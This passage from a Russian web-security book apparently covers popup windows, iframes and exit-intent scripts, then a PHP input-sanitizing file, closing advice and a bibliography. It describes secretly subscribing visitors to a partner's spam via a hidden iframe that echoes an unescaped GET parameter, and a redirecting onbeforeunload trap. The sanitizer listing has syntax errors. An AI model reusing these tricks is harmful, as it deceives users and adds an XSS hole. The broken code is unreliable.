В этом примере на месте параметра `href` тега `<a>` указываем символ решетки, чтобы при щелчке по ссылке ничего не происходило. А вот открытие окна происходит в JavaScript-коде по событию `onclick`, т. е. когда пользователь щелкнул по ссылке.

Параметр `href` блокировать не обязательно. Вы можете по нему открывать какой-нибудь файл:

```
<a href="http://www.funniestworld.com"
   onclick="window.open('http://www.cydsoft.com');">
```

В этом примере `href` указывает на один сайт, а по событию `onclick` мы загружаем совершенно другой сайт. Таким образом, будут загружены оба, каждый в своем окне.

Еще более интересным вариантом может быть открытие всплывающего окна поверх существующего так, чтобы оно полностью перекрывалось. Старая страница как бы остается под открытой. Эту проблему можно решить той же функцией, просто использовать другой ее вариант, который получает три параметра. Третий из них содержит свойства окна, такие как его позиция и размер. В листинге 5.7 показан пример JavaScript-кода, который создает полноэкранное окно.

Листинг 5.7. JavaScript-код открытия нового окна

```
<script type="text/javascript">
var wu;
```

```
function yPop(url)
{
  params  = 'width='+screen.width;
  params += ', height='+screen.height;
  params += ', top=0, left=0';
  params += ', fullscreen=yes';
  params += ', scrollbars=1';

  wu = window.open(url, "MySite", params);

  return false;
}
</script>
```

Теперь ссылка может выглядеть следующим образом:

```
<a href="#" onclick="return yPop(http://www.flenov.info);" >
```

Тут есть только один маленький недостаток — в строке состояния для такой ссылки появляется символ решетки. Не очень хорошее решение, потому что вызовет подозрение у пользователей, которые смотрят в строку состояния. Можно изменить ссылку следующим образом:

```
<a href="http://www.flenov.info"
    onclick="return yPop(this.href);" >
```

5.10.3. Тег *<iframe>*

Самая ужасная конструкция, которую могли только придумать разработчики языка разметки HTML, — это тег `<iframe>`. Он создает интерактивный фрейм, встроенный в страницу, который может загружать в себя страницы не только с того же сайта, что и основная страница, но и с других серверов.

Когда я работал на компанию, которая создавала далеко не очень хорошие сайты, то однажды перед программистами нашей фирмы была поставлена задача насильственного подписания всех пользователей, проходящих через наши сайты, на новости одного из партнеров. За каждого подписчика партнер платил нам деньги, а пользователь получал тонну спама. Подписка должна была происходить максимально незаметно для пользователя, чтобы он не заподозрил наши совершенно "невинные" сайты в нечестной игре, да и партнер должен был видеть IP разных пользователей, чтобы не заметил подставу с нашей стороны.

У нас на сайтах есть форма, где посетитель вводит свой электронный адрес. Можно было бы подписывать пользователей, отправляя запросы с нашего сервера в момент получения формы, но тогда подписка происходила бы с IP-адреса нашего сервера, что недопустимо. Пользователь должен был подписываться со своего адреса, что, собственно, мы и хотели реализовать. Отправить запрос со стороны пользователя можно с помощью тега `<iframe>`.

Если встроить в страницу следующий код, то внутри страницы появится фрейм, в котором будет отображено содержимое моего сайта **www.flenov.info**. При этом сайту через параметр param будет передано содержимое одноименного GET-параметра. Вот так мы можем передать партнеру электронный адрес, который был введен в форму:

```
<iframe
   src="http://www.flenov.info?param=<? print($_GET[param]); ?>"
   width="600" height="400">
</iframe>
```

Нужно просто заменить param на имя параметра, который вы используете для электронного почтового адреса.

Форма видна, значит, это не очень удачное решение. Нам ведь нужно сделать подписку на новости максимально незаметной. Нет проблем! Помещаем фрейм в невидимый блок:

```
<div style="visibility:hidden">
 <iframe
   src="http://www.flenov.info?param=<? print($_GET[param]); ?>"
   width="600" height="400">
 </iframe>
</div>
```

Теперь содержимое загруженного фрейма не будет видно, значит, мы выполнили все условия поставленной задачи.

Если фрейм невидим, то его браузер может не загрузить, но и эту проблему можно обойти — установить ширину и высоту фрейма в 1 пиксел. Или можно перекрыть какой-нибудь картинкой.

5.10.4. Стой, не уходи!

Лучше хоть что-то, чем ничего. Люди любят скидки и подарки, поэтому посетителю, пришедшему на коммерческий сайт, обычно делается стандартное предложение, в котором цена на товар или услугу немного завышена. Однако когда он попытается уйти с сайта, появляется окно с предложением остаться и получить скидку. Очень многие пользователи соблазняются подобным предложением. А кто устоит?

Реализовать это можно снова с помощью JavaScript. Для этого можно написать код, который будет выполняться по событию onbeforeunload окна. Например:

```
<script>
  var internallink = false;
  function unload() {
    if (internallink)
      return;
    window.location = "http://www.flenov.info";
    return "Стойте, не уходите!!!";
  }
```

```
  window.onbeforeunload = unload;
</script>
```

В этом коде объявлена функция с именем `unload`, которая изменяет текущий URL на адрес другого сайта (просто для примера) **http://www.flenov.info** и в качестве результата возвращает текст. Этот текст будет отображен в диалоговом окне, которое увидит пользователь. Чтобы функция начала работать, ее имя нужно присвоить обработчику `window.onbeforeunload`.

Обратите внимание на переменную `internallink`. Если она равна `true`, то код не выполняется. Эта переменная нужна для того, чтобы отменять код, если пользователь щелкнул по какой-то ссылке внутри сайта, т. е. никуда не уходит, а продолжает двигаться дальше. Иначе говоря, требуется, чтобы при щелчках по внутренним ссылкам сайта переменная `internallink` принимала значение `true`. Это можно сделать следующим образом:

```
<a href="get-free-gift.php" onclick="internallink=true;">
```

В этом примере ссылка указывает на внутреннюю страницу, а по событию `onclick` выполняется JavaScript-код, который изменяет переменную и этим отключает JavaScript-окно. Есть еще один способ — можно внутри страницы просто открывать все ссылки в новом окне. Это тоже выход, но не всегда удобный.

5.11. Универсальная защита

Напоследок я хочу рассказать о способе защиты, который я использую иногда на своих сайтах. У меня есть файл secure.php, который проверяет все переменные на наличие опасных символов и экранирует их. Содержимое файла можно увидеть в листинге 5.8.

Листинг 5.8. Файл безопасности

```
<?
foreach ($_POST as $inx => $val) {
 $_POST[$inx] = htmlspecialchars($_POST[$inx]);
 if (!ini_get(magic_quotes_gpc))
   $_POST[$inx] = addslashes($_POST[$inx]);
}

foreach ($_GET as $inx => $val) {
 $_GET[$inx] = htmlspecialchars($_GET[$inx]);
 if (!ini_get(magic_quotes_gpc))
   $_GET[$inx] = addslashes($_GET[$inx]);
}

foreach ($_COOKIE as $inx => $val) {
 $_SAVECOOKIE[$inx] = htmlspecialchars($_COOKIE[$inx]);
```

```
  if (!ini_get(magic_quotes_gpc))
    $_ SAVECOOKIE[$inx] = addslashes($_COOKIE[$inx]);
);
}
?>
```

В этом файле три цикла, которые перебирают все переменные из массивов `$_GET`, `$_POST` и `$_COOKIES` и обезвреживают их содержимое. Чтобы использовать этот файл, достаточно подключать его во всех файлах сценариев и обращаться к переменным именно через массивы, а не через глобальные переменные.

Единственное, что неудобно в этом сценарии — все переменные лишаются HTML-кодов до выполнения сценария. Если сценарий сохраняет значение в базе, то потом проблематично будет редактировать это значение. Прочитав его и показав в поле ввода, трудно будет понять, какие из HTML-тегов были экранированы, а какие нет.

Если вы используете параметризированные запросы, то `addslashes()` тоже может навредить, а не помочь. Так что этот универсальный метод — палка о двух концах: может помочь, а может и напортить.

Заключение

Хотелось бы подвести какую-то черту и напомнить вам основные принципы безопасности, которые мы рассмотрели. Впрочем, когда речь идет о безопасности, трудно выделить главное. Любая мелочь может оказаться роковой, поэтому необходимо обращать внимание на каждую строчку создаваемого кода.

Сейчас все чаще можно встретить такие понятия, как Code Review, когда программисты проверяют код друг друга. Это нормально, и ничего плохого в этом нет. Просто нужно смотреть на это, как на попытку создать более качественный код, а не на поиск ошибок в коде коллег с целью уличить их в непрофессионализме. Не стоит придираться, основная цель — найти ошибки.

Многие программисты пишут сценарии так, что лишь бы они работали, а о безопасности начинают задумываться только тогда, когда грянет гром и сервер взломают. Не думаю, что стоит доводить до этого. Не лучше ли сразу же уделить внимание защите и постараться максимально предусмотреть все ходы хакера, которые он может использовать? В этом случае гром может грянуть не так скоро, и последствия будут не столь плачевными.

При написании каждой строчки кода вы должны помнить: необходимо запрещать все, что явно не разрешено. Анализируя каждый параметр, откуда бы он ни появился (передан методом POST или GET или прочитан из файла cookie), нужно с помощью регулярных выражений проверять корректность параметра или удалять из него все запрещенные символы.

Следите за новыми технологиями взлома, которые придумывают хакеры. Высокопрофессиональных хакеров не так много, и благо, что далеко не все они используют свое умение для взлома. Но даже небольшое количество искусных хакеров таит в себе серьезную угрозу. Очень часто случается, что если кто-то находит ошибку в программе одного производителя, то подобная ошибка присутствует и в аналогичной по назначению программе другого производителя. Дело в том, что все мы учимся по одним и тем же книгам, а, следовательно, мыслим примерно одинаково или код для своих сценариев берем из открытых источников (книг, бесплатных примеров). Но стоит одному хакеру сделать что-то неординарное, как обнаруживается уязвимость в типичном сценарии.

В данной книге я специально не делал упор на то, какие именно регулярные выражения нужно использовать. Да, мы рассматривали примеры, но они носили чисто информационный характер. Сегодня регулярное выражение корректно проверяет параметр и может гарантировать безопасность результата, а завтра появятся новые виды атак, новые уязвимые функции или теги, и тогда все, кто будет использовать такие регулярные выражения, окажутся под прицелом хакеров. Мир не застыл на месте, и вы не должны останавливаться в своем развитии.

И последнее — обрабатывайте все нештатные ситуации и корректно реагируйте на все ошибки во время выполнения сценариев. При этом пользователю нужно показывать на Web-странице только необходимый минимум. Сообщения об ошибках информативны и позволяют хакеру узнать структуру вашей базы данных или имена используемых функций.

Идеального кода не существует. К нему нужно стремиться, но самый идеальный код может быть только в небольшой программе. Когда код растет, то обязательно в нем начинает появляться мусор, который может выйти из-под контроля. Не оставляйте мусор в коде, стремитесь к идеальному коду, чтобы он вам нравился и вызывал гордость. Такой код обычно и более безопасный.

ПРИЛОЖЕНИЕ

Описание электронного архива

По ссылке

ftp://ftp.bhv.ru/9785977537629.zip

можно скачать электронный архив с исходными кодами примеров, рассмотренных в книге. Эта ссылка доступна также со страницы книги на сайте

www.bhv.ru

Архив с кодами также представлен на сайте автора книги **www.flenov.info** в разделе **Книги**.

Распаковав архив в рабочую папку, вы обнаружите вложенные каталоги. В них находятся файлы с кодами примеров, распределенные по главам.

Литература

1. Фленов М. Linux глазами хакера. — СПб.: БХВ-Петербург, 2005.
2. Фленов М. Web-сервер глазами хакера. — СПб.: БХВ-Петербург, 2009.
3. Фленов М. Компьютер глазами хакера. — 3-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2012.
4. Фленов М. Создание больших сайтов и приложений // URL: http://www.flenov.info/ebook.php.

   Здесь можно найти мою электронную книгу по созданию больших сайтов. Многое в ней показано на примере платформы .NET и языка C#, но и для тех, кто пишет на PHP, она может быть очень полезной.

Предметный указатель

М

О

П

Р

С

Т

Ф

Ц

Ч

Ш

Э